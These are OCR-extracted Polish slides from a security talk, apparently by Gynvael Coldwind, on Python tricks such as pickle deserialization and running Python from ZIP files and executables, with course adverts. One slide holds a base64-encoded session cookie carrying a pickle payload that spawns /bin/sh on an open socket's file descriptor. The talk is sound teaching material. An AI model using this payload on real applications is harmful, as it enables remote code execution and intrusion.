
```
21:49:39 gynvael:vm> ls -la /proc/2794/fd
total 0
dr-x------ 2 gynvael gynvael  0 Mar 25 21:49 .
dr-xr-xr-x 9 gynvael gynvael  0 Mar 25 21:49 ..
lrwx------ 1 gynvael gynvael 64 Mar 25 21:49 0 -> /dev/pts/2
lrwx------ 1 gynvael gynvael 64 Mar 25 21:49 1 -> /dev/pts/2
lrwx------ 1 gynvael gynvael 64 Mar 25 21:49 2 -> /dev/pts/2
lrwx------ 1 gynvael gynvael 64 Mar 25 21:49 3 -> socket:[16722]
lrwx------ 1 gynvael gynvael 64 Mar 25 21:50 4 -> socket:[16764]
```



**state** - wersja "poprawiona"

SESSION:KGRwMApTJ3VzZXJuYW1lJwpwMQpOc1MnbG9naW5f
dGltZScKcDIKTnNTJ1NJRCcKcDMKUycxY2ZjY2RiMzM4ODQ1
M2Y1NmVjY2EwNzkxMTVjNmQ2MScKcDQKcy4=:PREF:KGRwMA
pTJ3ByZWZfbGFuZycKcDEKUydlbi11cycKcDIKcy4=:SEARC
H:Y3N1YnByb2Nlc3MKUG9wZW4KcDAKKChTJy9iaW4vc2gnCn
AxCnRwMgpJMApOSTIwCkkyMApJMjAKdHAzClJwNAou:

# Pickle - P is for pwned



# KONIEC KONKURSU ;)

wraz z tym slajdem następuje
koniec konkursu

anty-spoiler-slide

anty-spoiler-slide

anty-spoiler-slide

anty-spoiler-slide

anty-spoiler-slide

anty-spoiler-slide

anty-spoiler-slide


anty-spoiler-slide

# Relacja Pythona z ZIPem

DEMO


**Plik ZIP**
(rozszerzenie NIE GRA ROLI)

DEMO




**Plik ZIP z plikami wewnątrz**
(rozszerzenie NIE GRA ROLI)

# O krok od bundlerów


**Rozpakowanie do tmp/**

LUB


**Magiczne niskopoziomowe sztuczki**

**Plik wykonywalny (np. .exe) z Pythonem**

DEMO

# Programowanie w Paint

# Programowanie w Paint




# DEMO

nie musi być na samym końcu
(64KB komentarz ZIP)

# Rozwiązanie zagadki

# Sztuczka magiczna - rozwiązanie






ctrl+s (Save)
robi ciach!

DEMO

# Podsumowanie


# Python jest fajny.
# Enough said!


# Więcej Pythona

# Ćwiczenia na cwiczenia.hackarcana.pl + Materiały dodatkowe

## Bilet PRO/VIP

https://sklep.securitum.pl/arkana-pythona



# Więcej Pythona

**A clever Python challenge – find flag**
https://gynvael.coldwind.pl/?id=758

**Hello World under the microscope**
https://gynvael.coldwind.pl/?id=754

**Treebox - Python AST sandbox challenge from Google CTF 2022**
https://gynvael.coldwind.pl/?id=751

**Making numbers out of thin air, Python bytecode edition**
https://gynvael.coldwind.pl/?id=739

**Video: Python in a hacker's toolbox (PyConPl'15)**
https://gynvael.coldwind.pl/?id=572

-70%

PO KLIKNIĘCIU W **LINK**
**PYTHON**.SEKURAK.PL

Start już **12.11.2025 r.!**

ZAPISY: **PYTHON**.SEKURAK.PL

**GYNVAEL COLDWIND**,
Programista, ekspert ds. bezpieczeństwa, etyczny hacker

# Praktyczny Python 2.0

sekurak.pl

securitum

HexArcana

THANK YOU

# Q&A

**Dla zainteresowanych Praktycznym Pythonem 2.0 (listopad-luty)**

**python.sekurak.pl – 70% zniżki do końca sierpnia**

https://forms.gle/ey6PQcv6Ey8SQgg18

**Discord:**
https://discord.gg/**pPXyVsFsuw**

**Bilety PRO/VIP:**
Dostęp do dodatkowych materiałów otrzymacie via email

- **hexarcana.pl**
- **sekurak.pl**
- **hexarcana.ch**
- **securitum.pl**